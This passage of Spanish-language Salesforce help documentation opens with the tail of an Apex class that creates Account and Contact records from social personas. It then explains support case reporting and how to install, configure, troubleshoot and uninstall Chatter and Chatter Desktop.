        return accountFields.containsKey('IsPersonAccount');
    }

    private Account createPersonAccount(SocialPersona persona) {
        Account account = new Account(
            Name = persona.Name
        );
        insert account;
        return account;
    }

    private Contact createContact(SocialPersona persona) {
        String name = persona.RealName;
        if (String.isBlank(name)) {
            name = persona.Name;
        }

        String firstName = '';
        String lastName = 'unknown';
        if (!String.isBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (String.isBlank(lastName)) {
                lastName = firstName;
            }
        }
```

```
        Contact contact = new Contact(
            LastName = lastName,
            FirstName = firstName
        );
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null) {
            contact.AccountId = defaultAccountId;
        }
        insert contact;
        return contact;
    }
}
```

# Creación de informes sobre actividad de soporte

Utilice los informes de soporte para realizar un seguimiento del número de casos creados, de los comentarios de los casos, de los correos electrónicos de los casos, de los propietarios de los casos, de las funciones de contacto de casos, de casos con soluciones, del tiempo transcurrido desde la última modificación del estado o el propietario del caso y del historial de los casos.

También puede crear informes sobre las soluciones de su organización, que incluyan el historial de soluciones, los idiomas en que se han escrito las soluciones y si las soluciones traducidas están obsoletas. Si ha activado el portal de autoservicio, podrá elaborar informes para realizar un seguimiento de su portal de autoservicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

Uso de tipos de informe personalizado para realizar informes acerca de la actividad de soporte
Casos y Soluciones incluyen un número de tipos de informe personalizado que puede utilizar para realizar un seguimiento del trabajo de su equipo con casos y soluciones.

Sugerencias para la realización de informes de soporte efectivos
Puede obtener mucha información útil de sus casos y datos de soluciones si sigue algunas sugerencias y prácticas recomendadas.

# Uso de tipos de informe personalizado para realizar informes acerca de la actividad de soporte

Casos y Soluciones incluyen un número de tipos de informe personalizado que puede utilizar para realizar un seguimiento del trabajo de su equipo con casos y soluciones.

Utilice los tipos de informe personalizado integrados para crear el número de casos creados, de los comentarios de los casos, de los correos electrónicos de los casos, de los propietarios de los casos, de las funciones de contacto de casos, de casos con soluciones, del tiempo transcurrido desde la última modificación del estado o el propietario del caso y del historial de los campos de los casos.

También puede crear informes sobre las soluciones de su organización, que incluyan el historial de soluciones, los idiomas en que se han escrito las soluciones y si las soluciones traducidas están obsoletas.

Algunos tipos de informe personalizado son disponibles solo cuando activa sus funciones relacionadas. Por ejemplo, cuando activa la realización de informes de tendencia histórica para Casos, obtiene automáticamente un tipo de informe personalizado Casos con tendencia histórica.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

**Casos con tendencia histórica**
Utilice el tipo de informe personalizado Casos con tendencia histórica para analizar cambios en datos del caso a lo largo del tiempo. Disponible cuando Creación de informes de tendencia histórica está activada.

**Casos y correos electrónicos**
Cree un informe personalizado para ver una lista de correos electrónicos entrantes y salientes por caso escogiendo el tipo de informe Casos con correos electrónicos. Este tipo de informe sólo está disponible cuando Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand está activado.

**Soluciones traducidas**
Seleccione el informe Soluciones traducidas para resumir las soluciones traducidas asociadas a cada solución principal.

**Función del contacto**
Seleccione el informe de las funciones de los contactos para ver todos los casos con sus funciones de contacto asociadas.

**Casos con artículos**
Seleccione el informe Casos con artículos para ver los artículos vinculados con casos. Este informe está disponible si Salesforce Knowledge está activado.

El informe muestra artículos aunque no se hayan marcado como disponibles para el canal de aplicaciones interno.

**Ciclo de vida del caso**
Ejecute informes del ciclo de vida de un caso para ver los resultados del campo `Intervalo`, que indica la duración desde la última vez que cambió su estado o el propietario. Cada vez que el estado o el propietario cambia, el contador se pone a cero de nuevo.

**Contratos de servicio con asignaciones**
Utilice el tipo de informe Contratos de servicio con asignaciones para crear informes acerca de los servicios que sus clientes están autorizados a utilizar. Disponible cuando Contratos de servicio con asignaciones está activado.

**Cuentas con asignaciones con contactos**
Enumera las cuentas con asignaciones que incluyen contactos (denominados llamantes). Disponible cuando Contratos de servicio con asignaciones está activado.

**Contratos de servicio con partidas de contrato**
Enumera los contratos de servicio que tienen partidas de contrato (productos). Disponible cuando Contratos de servicio con partidas de contrato y asignaciones está activado

**Casos con eventos clave**
Puede crear un informe personalizado para ver una lista de casos con eventos clave seleccionando el tipo de informe Casos con eventos clave. Este informe está disponible si las asignaciones se han activado.

Nota: El estado de eventos clave en vistas de lista e informes está basado en la hora de finalización del proceso de asignación relacionado. Si el perfil de un usuario no incluye el acceso al campo de caso `Hora de finalización del proceso de asignación`, los informes y las vistas de lista que visualizan pueden mostrar un estado de evento clave incorrecto en casos. El registro de caso y la lista relacionada Eventos clave de casos continuarán mostrando los valores de estado correctos del evento clave.

**Historial de caso/Historial de solución**
Utilice los tipos de informes Historial de casos e Historial de soluciones para realizar el seguimiento del historial de campos estándar y personalizados en casos y soluciones cuyos historiales de campos están definidos para el seguimiento. Utilice estos informes para ver los valores antiguos y nuevos de los campos cuyo seguimiento se ha realizado. No puede utilizar condiciones de filtro para buscar los resultados de los campos `Valor anterior` y `Valor nuevo`.

**Asignaciones y contratos**
Utilice tipos de informes personalizados para definir criterios de informes desde los que los usuarios pueden ejecutar y crear informes sobre asignaciones, contratos de servicio y partidas de contrato. Una vez que la gestión de asignaciones está activada, Salesforce incluirá automáticamente los siguientes tipos de informes personalizados:

| Tipo de informe personalizado | Descripción | Ubicación del tipo de informe |
|---|---|---|
| Cuentas con asignaciones con contactos | Enumera las cuentas con asignaciones que incluyen contactos (denominados llamantes). | Cuentas y contactos |
| Contratos de servicio con partidas de contrato | Enumera los contratos de servicio que tienen partidas de contrato (productos). | Informes del servicio de atención al cliente |
| Contratos de servicio con asignaciones | Enumera los contratos de servicio que tienen asignaciones. | Informes del servicio de atención al cliente |

# Sugerencias para la realización de informes de soporte efectivos

Puede obtener mucha información útil de sus casos y datos de soluciones si sigue algunas sugerencias y prácticas recomendadas.

- Cuando cree informes sobre casos, agregue el campo `Número del caso principal` en su informe. El campo indica si un caso está asociado con un caso principal.
- Al crear informes sobre la resolución de casos con la primera llamada, agregue el campo `Cerrado tras su creación` al informe. Este campo indica casos cerrados por los representantes de asistencia técnica mediante el botón **Guardar y cerrar** durante la creación del caso.
- Puede crear un informe de caso que contenga direcciones de correo electrónico de contacto, exportar esos datos a Excel y, a continuación, crear una combinación de correo masivo mediante Microsoft Word.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

## Tipos de informe estándar

- Seleccione el informe Soluciones traducidas para resumir las soluciones traducidas asociadas a cada solución principal.
- Seleccione el informe de las funciones de los contactos para ver todos los casos con sus funciones de contacto asociadas.
- Seleccione el informe Casos con artículos para ver los artículos vinculados con casos. Este informe sólo está disponible si Salesforce Knowledge está activado.

  El informe muestra artículos aunque no se hayan marcado como disponibles para el canal de aplicaciones interno.

## Tipos de informes personalizados

- Puede crear un informe personalizado para ver una lista de casos con eventos clave seleccionando el tipo de informe Casos con eventos clave. Este informe solo está disponible si las asignaciones se han activado.
- Seleccione los tipos de informes Historial de casos e Historial de soluciones para realizar el seguimiento del historial de campos estándar y personalizados en casos y soluciones cuyos historiales de campos están definidos para el seguimiento. Utilice estos informes para ver los valores antiguos y nuevos de los campos cuyo seguimiento se ha realizado. No puede utilizar condiciones de filtro para buscar los resultados de los campos `Valor anterior` y `Valor nuevo`.
- Puede crear un informe personalizado para ver una lista de correos electrónicos entrantes y salientes por caso escogiendo el tipo de informe Casos con correos electrónicos. Este tipo de informe sólo está disponible para organizaciones con Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand activado.

- Puede ejecutar informes del ciclo de vida de un caso para ver los resultados del campo `Intervalo`, que indica la duración desde la última vez que cambió su estado o el propietario. Cada vez que el estado o el propietario cambia, el contador se pone a cero de nuevo.

## Casos en portales

Si ha activado el portal de autoservicio, podrá elaborar informes para realizar un seguimiento de su portal de autoservicio.

- Cuando informe de comentarios de casos, utilice el campo `Caso público comentado` para indicar si el comentario es privado o público. Los comentarios públicos se indican con una marca de verificación. Para limitar los resultados del informe a los comentarios públicos, personalice el informe y agregue un filtro de campo en el que *`Caso público comentado igual a verdadero`*. De igual forma, el filtro *`Caso público comentado igual a 0`* muestra solo comentarios de casos privados.
- Seleccione el campo `Cerrado por usuario de autoservicio` para crear un informe del número de casos cerrados por los usuarios a través de las soluciones sugeridas en el portal de autoservicio.

## Categorías de soluciones

Cree un informe personalizado que ordena soluciones por categoría. Seleccione el campo `Nombre de la categoría` para mostrar la categoría de la solución y el campo `Nombre de la categoría principal` para mostrar la categoría directamente sobre la categoría de la solución.

- Si restringe el informe a las soluciones de una categoría determinada, el informe incluirá sólo las soluciones asociadas directamente con esa categoría. No incluirá soluciones en subcategorías de la categoría especificada.
- Para mostrar las soluciones no categorizadas, utilice los filtros de informe avanzados Elija el campo `Nombre de la categoría` y el operador "igual a" y deje el tercer campo en blanco.

## Miembros de equipo

- Puede crear informes de equipos de casos de los que es miembro. Después de ejecutar un informe de caso, seleccione `Casos de mi equipo de casos` en la lista desplegable `Mostrar`.
- `Función de propietario` para informes de casos se define de manera diferente a como se hace para otros objetos. Para la mayoría de objetos, `Función de propietario` se define en el campo `Nombre de función como aparece en los informes` de la función del usuario. Por el contrario, los casos utilizan el campo `Etiqueta`.
- Puede limitar cualquier informe de caso a los casos que pertenecen a los usuarios o a los casos en colas. Elija Casos Propiedad del usuario o Casos Propiedad de la cola en la lista desplegable Ver de la parte superior del informe de caso.

# Colaborar con todos los usuarios

Nadie es totalmente autosuficiente, ni siquiera en Salesforce. Complete tareas de forma rápida y eficiente colaborando con personas tanto fuera como dentro de su organización.

Aquí encontrará información sobre herramientas de colaboración como Chatter, Salesforce CRM Content e incluso documentos. Lo que puede conseguir con otros no tiene límites, determine la mejor forma de hacerlo aquí.


Colaborar en su empresa

Esté al tanto de lo que ocurre en su empresa. Comparta sus conocimientos en publicaciones y comentarios de Chatter, colabore en grupos y acceda a archivos y datos en toda su organización.

Colaboración con socios y clientes

Comparta actualizaciones con clientes y socios en grupos de Chatter.

Otros recursos

¿Necesita más información? Consulte estos vídeos y hojas de sugerencias.


## Colaborar en su empresa

Esté al tanto de lo que ocurre en su empresa. Comparta sus conocimientos en publicaciones y comentarios de Chatter, colabore en grupos y acceda a archivos y datos en toda su organización.


Colaboración en actualizaciones con personas (Chatter)

Comparta actualizaciones con compañeros de trabajo, colabore en grupos de Chatter y vea actualizaciones de registros.

Creación, intercambio y organización de archivos

Publique archivos en noticias en tiempo real y registros, comparta archivos con clientes en la nube de Salesforce y sincronice archivos entre su unidad local y Salesforce.


## Colaboración en actualizaciones con personas (Chatter)

Comparta actualizaciones con compañeros de trabajo, colabore en grupos de Chatter y vea actualizaciones de registros.


Descripción general de Chatter

Utilice funciones de Chatter como noticias en tiempo real, perfiles, grupos y más para compartir información, colaborar y mantenerse informado de las últimas actualizaciones en su empresa.

Información general sobre Chatter

Conecte con personas y comparta información comercial de forma segura y en tiempo real.

Trabajo con noticias en tiempo real

Esté al tanto de publicaciones y comentarios que usted y otras personas realizan, así como de los cambios en los registros de toda su organización de Salesforce.

Trabajo con publicaciones

Comparta información y colabore con otras personas de dentro y fuera de su organización.

Personas en su organización

Actualice su perfil personal y vea el perfil de otras personas de su organización.

Registros y vistas de lista

Configure su configuración de seguimiento para registros, vea noticias en tiempo real de Chatter en vistas de lista y conozca más detalles sobre las recomendaciones de registros.

Colaborar en grupos de Chatter

Utilice grupos públicos, privados o sin registrar de Chatter para colaborar con personas específicas de su empresa.

Chatter Messenger (Chat)

Tenga sesiones de chat instantáneas y seguras con compañeros de trabajo. Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

Mensajes privados

Utilice mensajes de Chatter para tener conversaciones privadas seguras con otros usuarios de Chatter.

Preguntas de Chatter

¿Tiene preguntas? Utilice Preguntas de Chatter para publicar una pregunta en sus noticias en tiempo real de Chatter, luego vea entrar las soluciones.

## Descripción general de Chatter

Utilice funciones de Chatter como noticias en tiempo real, perfiles, grupos y más para compartir información, colaborar y mantenerse informado de las últimas actualizaciones en su empresa.

Chatter respeta todas las configuraciones y permisos de seguridad de su organización de Salesforce. Chatter está activada por defecto para organizaciones creadas después del 22 de junio de 2010. Para organizaciones existentes, debe activar Chatter. Puede acceder a la aplicación de Chatter desde el menú de aplicaciones en la esquina superior derecha de cualquier página. Si su administrador ha añadido fichas de Chatter a otras aplicaciones y usted personalizó previamente su visualización, deberá añadir las fichas.

Algunos complementos y extensiones del explorador Web pueden interferir en las funcionalidades de Chatter. Si experimenta fallos o comportamientos incoherentes con Chatter, desactive los complementos y las extensiones del explorador Web e inténtelo de nuevo.

Chatter no es compatible:

- Con la versión 6.0 de Microsoft® Internet Explorer
- Para usuarios externos de portales de clientes o portales de socios
- En la ficha Consola

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Las publicaciones y los comentarios que los usuarios incluyen en Chatter se mantienen mientras dure el suministro del servicio de la organización correspondiente del cliente. Nos reservamos el derecho a aplicar límites para:

- El número de actualizaciones de noticias en tiempo real con seguimiento generadas por el sistema. Las actualizaciones de noticias en tiempo real seguidas con seguimiento que tengan más de 45 días de antigüedad y sin votos a favor o comentarios, se eliminan automáticamente. Las actualizaciones de noticias en tiempo real con seguimiento ya no aparecen en las noticias en tiempo real. Sin embargo, si se activan las auditorías para un campo con seguimiento, el historial de auditoría de ese campo seguirá estando disponible.
- El número de notificaciones de correo electrónico que se pueden enviar por organización y por hora.

Los límites se pueden modificar. Póngase en contacto con Salesforce para obtener más información.

# Información general sobre Chatter

Conecte con personas y comparta información comercial de forma segura y en tiempo real.

Descripción general de la ficha de Chatter

La ficha Chatter es su base de colaboración y le permite un acceso instantáneo a la mayoría de funciones de colaboración en Chatter.

Personas y registros de las que es seguidor inicialmente

Cómo marcar Me gusta en publicaciones y comentarios

Indique Me gusta en publicaciones o comentarios para demostrar su apoyo y recibir notificaciones por correo electrónico si otros comentan en esas publicaciones.

Respuesta a las notificaciones de correo electrónico de Chatter

Navegación por la configuración de correo electrónico de Chatter

Busque su configuración de correo electrónico de Chatter para poder cambiar sus preferencias para recibir notificaciones por correo electrónico y resúmenes.

Resúmenes de correo electrónico de Chatter

Los resúmenes de correo electrónico permiten resumir de forma práctica la actividad reciente de Chatter para que no se pierda los análisis importantes. Puede elegir recibir resúmenes diarios y semanales de actualizaciones desde sus noticias en tiempo real personales o las noticias en tiempo real de cualquier grupo.

Directrices para la gestión de su configuración de correo electrónico personal de Chatter

Controle el número de mensajes de correo electrónico de Chatter que recibe seleccionando los mensajes de correo electrónico más importantes y la frecuencia de los resúmenes personales y de grupo correspondiente.

¿Qué significa "empresa" y "organización" Chatter?

¿Puedo invitar a personas de mi empresa que no tienen licencias de Salesforce?

## Descripción general de la ficha de Chatter

La ficha Chatter es su base de colaboración y le permite un acceso instantáneo a la mayoría de funciones de colaboración en Chatter.

En la ficha Chatter, puede:

- Realizar una publicación compartida con personas que le siguen o comentar en la publicación de otra persona.
- Decir que le gustan publicaciones o comentarios para demostrar su apoyo.
- Compartir una publicación en su perfil o en un grupo o enviar un vínculo a la publicación para otros usuarios de Chatter en un correo electrónico o mensaje instantáneo.
- Ver, filtrar y ordenar sus noticias en tiempo real en la parte izquierda para ver publicaciones de personas y registros que sigue y grupos de los que es miembro, publicaciones que le mencionan o que ha marcado como favoritas o todas las publicaciones de su compañía.
- Buscar en la noticia en tiempo real para encontrar información rápidamente en las publicaciones y comentarios de la noticia en tiempo real en la ficha Chatter.
- Marcar una publicación como favorita para realizar el seguimiento de futuros comentarios en la publicación o recordar seguir la publicación más adelante.
- Agregar temas en una publicación para categorizarla y darle más visibilidad.
- Acceder a las listas de personas, grupos, archivos y temas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Ver o actualizar el perfil, como la fotografía o la información de contacto.
- Leer o enviar mensajes privados, que son solamente visibles para determinadas personas.
- Acceder a sus favoritos para ver las últimas publicaciones y comentarios de sus temas favoritos, vistas de listas y búsqueda en noticias en tiempo real de Chatter.
- Ver recomendaciones de personas, grupos, archivos y registros que estén relacionados estrechamente con su trabajo e intereses.
- Ver los temas de tendencia sobre los que se está hablando en Chatter en este momento.
- Invitar a personas a unirse a su red de Chatter si no tienen licencias de Salesforce para utilizar Chatter.

## Chatter Desktop

### Descripción general de Chatter Desktop

Chatter Desktop es una aplicación de escritorio gratuita que le permite colaborar en Chatter sin un explorador. Utilice Chatter Desktop para publicar y comentar en Chatter, recibir actualizaciones acerca de sus grupos, así como las personas , los registros y los archivos que sigue. Chatter Desktop también admite mensajes privados de Chatter y muestra actualizaciones de Chatter y mensajes privados como notificaciones emergentes en su barra de tareas de Windows o en Mac OS X Dock.

Nota: Los usuarios de cliente pueden instalar y utilizar Chatter Desktop pero no pueden acceder a todas sus funciones. Por ejemplo, los usuarios de cliente no pueden seguir a usuarios o registros, ni chatear ni acceder a opciones de administración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Instalar Chatter Desktop

Salesforce proporciona dos instaladores de Chatter Desktop: una versión estándar para instalaciones individuales y una versión gestionada para implementaciones de empresa.

A continuación, le presentamos los requisitos mínimos para utilizar Chatter Desktop:

- Windows
  - Procesador compatible con x86 de 2,33 GHz o superior o procesador Intel Atom™ 1,6 GHz o superior para dispositivos móviles.
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, o Enterprise (incluyendo las ediciones de 64 bits) con Service Pack 2 o Windows 7
  - 512MB de memoria RAM (1GB recomendados)
- Mac
  - Procesador Intel® Core™ 1,83 GHz de doble núcleo o superior
  - Mac OS X v 10.5, 10.6 o v10.7
  - 512MB de memoria RAM (1GB recomendados)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Importante: Chatter Desktop utiliza Adobe® Integrated Runtime (AIR®), el entorno de tiempo de ejecución de la plataforma de Adobe para las aplicaciones de escritorio, y solamente funciona en los sistemas operativos que admiten Adobe AIR. Chatter Desktop

no funciona en sistemas operativos que Adobe AIR no admita, como Linux de 64 bits. Consulte el sitio Web de Adobe si desea información sobre Adobe AIR.

La versión estándar:

- Requiere privilegios de administrador en su equipo
- No requiere privilegios de administrador en Salesforce
- Instala automáticamente la versión requerida de Adobe® Integrated Runtime (AIR®)
- Requiere la aceptación de un acuerdo de licencia de usuario final la primera vez que se inicia Chatter Desktop
- Publica "Chatter Desktop instalado" en Chatter la primera vez que se inicia Chatter Desktop
- Comprueba periódicamente si hay nuevas versiones de Salesforce

Para instalar la versión estándar:

1. Desde su configuración personal, introduzca *Chatter Desktop* en el cuadro Búsqueda rápida y, a continuación, seleccione **Chatter Desktop**.
2. Haga clic en el botón **Descargar ahora**.
3. Siga las instrucciones que aparecen en pantalla.

Nota: Los administradores pueden desactivar la página de descarga de Chatter Desktop y bloquear a los usuarios que accedan a Chatter Desktop.

Importante: Chatter Desktop usa Adobe® Acrobat® Reader para previsualizar los archivos PDF. Antes de obtener una vista previa de archivos con Chatter Desktop, descargue Adobe Acrobat desde el sitio Web de Adobe, instálelo y ábralo al menos una vez para completar la instalación.

CONSULTE TAMBIÉN

Desinstalación de Chatter Desktop

## Conexión de Chatter Desktop

Si dispone de varios inicios de sesión a Salesforce o Chatter, cree una conexión para cada inicio de sesión. La conexión permite a Chatter Desktop acceder a los datos de Chatter a los que puede acceder con dicho inicio de sesión en la Web.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Haga clic en el y seleccione **Configuración**.
2. En la sección Conexiones, introduzca un nombre para la conexión y la URL desde la que inicia sesión. La URL debe comenzar por `https://` y finalizar por `salesforce.com` o `chatter.com`. Por ejemplo, si su organización tiene una división europea a la que inicia sesión desde `https://emea.salesforce.com`, introduzca esa URL y nombre la conexión como *Europa*.

   De forma predeterminada, Chatter Desktop se conecta a la instancia principal de Salesforce (Producción) o a sandbox de Force.com.
3. Haga clic en **Autorizar** y siga las instrucciones que se muestran en pantalla para autorizar Chatter Desktop y facilitar su conexión mediante el inicio de sesión.

Utilice los botones de opción de la pantalla Configuración para especificar una conexión predeterminada. Para cambiar rápidamente las conexiones a la vez que utiliza Chatter Desktop, haga clic en el , seleccione **Cambiar conexión** y elija la conexión.

Nota: Puede crear varias conexiones, aunque Chatter Desktop solo podrá iniciar sesión en una conexión a la vez. No puede utilizar Chatter Desktop para mostrar datos de varias conexiones al mismo tiempo.

CONSULTE TAMBIÉN

Configuración de Chatter Desktop

## Configuración de Chatter Desktop

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

La configuración predeterminada de Chatter Desktop es adecuada para la mayoría de los usuarios, pero pueden configurarse varias configuraciones de Chatter Desktop. Para acceder a los ajustes de Chatter Desktop, haga clic en el y seleccione **Configuración**. Desde la pantalla Configuración, puede:

- Configurar Chatter Desktop para que se inicie cuando inicie su equipo.
- Configurar Chatter Desktop para que se minimice cuando lo cierre.
- Activar o desactivar notificaciones emergentes. Las notificaciones emergentes están activadas de forma predeterminada.
- Gestiona alertas para nuevas publicaciones y comentarios en noticias en tiempo real (configuración avanzada).
- Configura Chatter Desktop para que se muestre siempre en primer plano (configuración avanzada).
- Mueve la ventana de chat al primer plano cuando recibe un nuevo mensaje.
- Reproduce sonidos cuando alguien inicia una nueva sesión de chat con usted o reproduce un sonido para cada mensaje de chat cuando se minimiza o se desenfoca una sesión de chat (por ejemplo, si tiene varias sesiones de chat o está utilizando otra aplicación).
- Edite sus conexiones.

CONSULTE TAMBIÉN

Consejos para solucionar problemas de Chatter Desktop

## Uso de Chatter Desktop

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

En la ventana de Chatter Desktop:

| Haga clic en: | Para: |
|---|---|
| Su foto de perfil | Cambie su estado en la sesión de chat. Seleccione **Disponible**, **Ausente** o **Desconectado**. Las personas no podrán chatear con usted cuando está **Desconectado**. |
| | Consulte las actualizaciones de noticias en tiempo real de alguien o algo que sigue. y publique una actualización.<br>• En cualquier publicación de noticias en tiempo real, haga clic en **Comentario** para añadir un comentario, **Me gusta** para recibir notificaciones por correo electrónico si otros hacen comentarios sobre esa publicación o **Eliminar** para eliminar la publicación si tiene acceso. |

- Para publicar un archivo desde su ordenador, arrastre el archivo al o haga clic en el , que aparece cuando escribe una publicación.
- Para publicar un vínculo, introduzca el vínculo en el cuadro de texto en la parte superior de sus noticias en tiempo real, o haga clic en el , que aparece cuando escribe una publicación.
- Utilice el filtro **Ordenar por** en la parte superior de una noticia en tiempo real para clasificar las actualizaciones:
  - Fecha de publicación: Clasifica las noticias en tiempo real según la fecha en la que se publicaron. Para ver comentarios, debe hacer clic en **Mostrar todos los comentarios** junto a una publicación.
  - Fecha de publicación y comentarios: Clasifica las noticias en tiempo real según la fecha en la que se publicaron y comentaron. Cada comentario vuelve a aparecer cuando hace clic en **Mostrar todos los comentarios** en su publicación asociada.

Consulte y comente actualizaciones dirigidas a usted.

Chatee con personas y consulte sus actualizaciones. Los mensajes de chat se muestran en una ventana separada.

- Haga clic en **Favoritos del chat** para ver personas o sesiones de chat que ha agregado como favoritas. Para agregar un favorito, haga clic en junto al nombre de una persona o en cualquier sesión de chat activa con una o más personas.
- Haga clic en **Seguimiento** o **Seguidores**, luego haga clic en el nombre de una persona para ver sus actualizaciones o publicar en sus noticias en tiempo real.
- Pase el ratón sobre el nombre de una persona:
  - Haga clic en para enviarle un mensaje.
  - Haga clic en para añadirla como una sesión de chat favorita. Su nombre aparece en su lista **Favoritos del chat**.
  - Haga clic en para seguir a alguien o para dejar de seguirle.
  - Haga clic en para iniciar una sesión de chat. Luego puede agregar hasta 10 personas a la misma sesión de chat haciendo clic en en la ventana de chat y buscando las personas que desea agregar. No puede chatear con personas que están **Desconectado**.

Nota: El chat solo está disponible si está activado por su organización.

Lea y responda a mensajes privados de Chatter. Haga clic en un mensaje para verlo o haga clic en **Nuevo mensaje** para enviar un nuevo mensaje.

Nota: Los mensajes solo están disponibles si están activados por su organización.

Vea actualizaciones de noticias en tiempo real de grupos:

- Haga clic en un nombre de grupo o busque un grupo para ver sus noticias en tiempo real o publicar actualizaciones. Puede publicar en todos los grupos públicos y en los grupos privados a los que pertenezca.
- Haga clic en **Unirse** para incorporarse a un grupo, o bien **Miembro** para abandonar el grupo.
- Haga clic en para ver la descripción del grupo.

| | |
|---|---|
| | Consulte y comente en registros que sigue. En la menú desplegable de la parte superior, seleccione el tipo de registro que desea ver, por ejemplo, Cuenta. Si no está siguiendo registros, no habrá ningún registro en la lista. Haga clic en el nombre de un registro para ver sus detalles. Chatter Desktop muestra los ocho primeros campos en un registro. |
| | Modifique su configuración de Chatter Desktop o cambie su conexión. |
| | Sincronice sus datos al instante. Mientras que Chatter Desktop se sincroniza automáticamente con sus datos, la sincronización no sucede siempre al instante. |

CONSULTE TAMBIÉN

Consejos para solucionar problemas de Chatter Desktop

## Consejos para solucionar problemas de Chatter Desktop

Busque soluciones para solucionar problemas de Chatter Desktop.

Chatter Desktop utiliza Adobe® Integrated Runtime (AIR®). Esta tabla describe soluciones a problemas relacionados con AIR comunes. Para más información, consulte la base de conocimientos de Adobe®.

| Problema | Solución |
|---|---|
| La instalación de Chatter Desktop presenta fallos. | Elimine los directorios Objeto local compartido (SLO) y Almacenamiento local cifrado (ELS) y reinstale Chatter Desktop.<br>El SLO almacena información persistente como la última posición de la pantalla y su tamaño y está ubicado en<br>• **Mac OS:** `/[USER]/Library/Preferences/sfdc-desktop*`<br>• **Windows Vista, Windows 7, Windows 8.x:** `C:\Users\<USER>\AppData\Roaming\sfdc-desktop*`<br>• **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\sfdc-desktop*`<br>El ELS almacena las identidades de Oauth2.0 para usuarios y está ubicado en<br>• **Mac OS:** `/[USER]/Library/Application Support/Adobe/AIR/ELS/sfdc-desktop*`<br>• **Windows Vista, Windows 7, Windows 8x:** `C:\Users\<USER>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*`<br>• **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\Adobe\AIR\ELS\sfdc-desktop*` |
| Chatter Desktop se congela en Linux, presenta una ventana vacía, | Si está utilizando la instalación gestionada, compruebe<br>• El archivo `.chatterdesktop` tiene el formato correcto y contiene XML válido |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Problema | Solución |
| --- | --- |
| no guarda su contraseña o provoca fallos de otra forma | • Las URL del archivo `.chatterdesktop` sean válidas y que cada URL comienza por `https://` y termina con `salesforce.com`.<br>Solucione también los problemas de su almacenamiento de local cifrado (ELS). Para más información, consulte `http://kb2.adobe.com/cps/492/cpsid_49267.html`. |
| Chatter Desktop no previsualiza archivos PDF | Chatter Desktop usa Adobe® Acrobat® Reader para previsualizar los archivos PDF. Antes de obtener una vista previa de archivos con Chatter Desktop, descargue Adobe Acrobat desde el sitio Web de Adobe, instálelo y ábralo al menos una vez para completar la instalación. |
| Las fotografías con comentarios no se actualizan | Haga clic en el icono de sincronización. |

CONSULTE TAMBIÉN

Configuración de Chatter Desktop

## Desactivación de Chatter Desktop de manera remota

En caso de que pierda el equipo en el que instaló Chatter Desktop o de que sufra un robo, podrá bloquear el acceso de Chatter Desktop a sus datos de Salesforce.

1. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Haga clic en **Revocar** junto a Chatter Desktop en la sección Acceso remoto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Consejos para solucionar problemas de Chatter Desktop

Personalizar su experiencia de Salesforce

## Desinstalación de Chatter Desktop

Cómo desinstalar Chatter Desktop.

Windows:

1. Vaya a **Inicio** > **Panel de control** > **Desinstalar un programa**.
2. Haga doble clic en Chatter Desktop. También puede hacer clic con el botón derecho y seleccionar **Desinstalar**.
3. Haga clic en **Sí** cuando se le solicite.

Mac:

1. Vaya a su carpeta de aplicaciones. También puede escribir *`aplicaciones`* en Spotlight.
2. Busque la carpeta salesforce.com con Chatter Desktop y arrástrela a la papelera de reciclaje.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

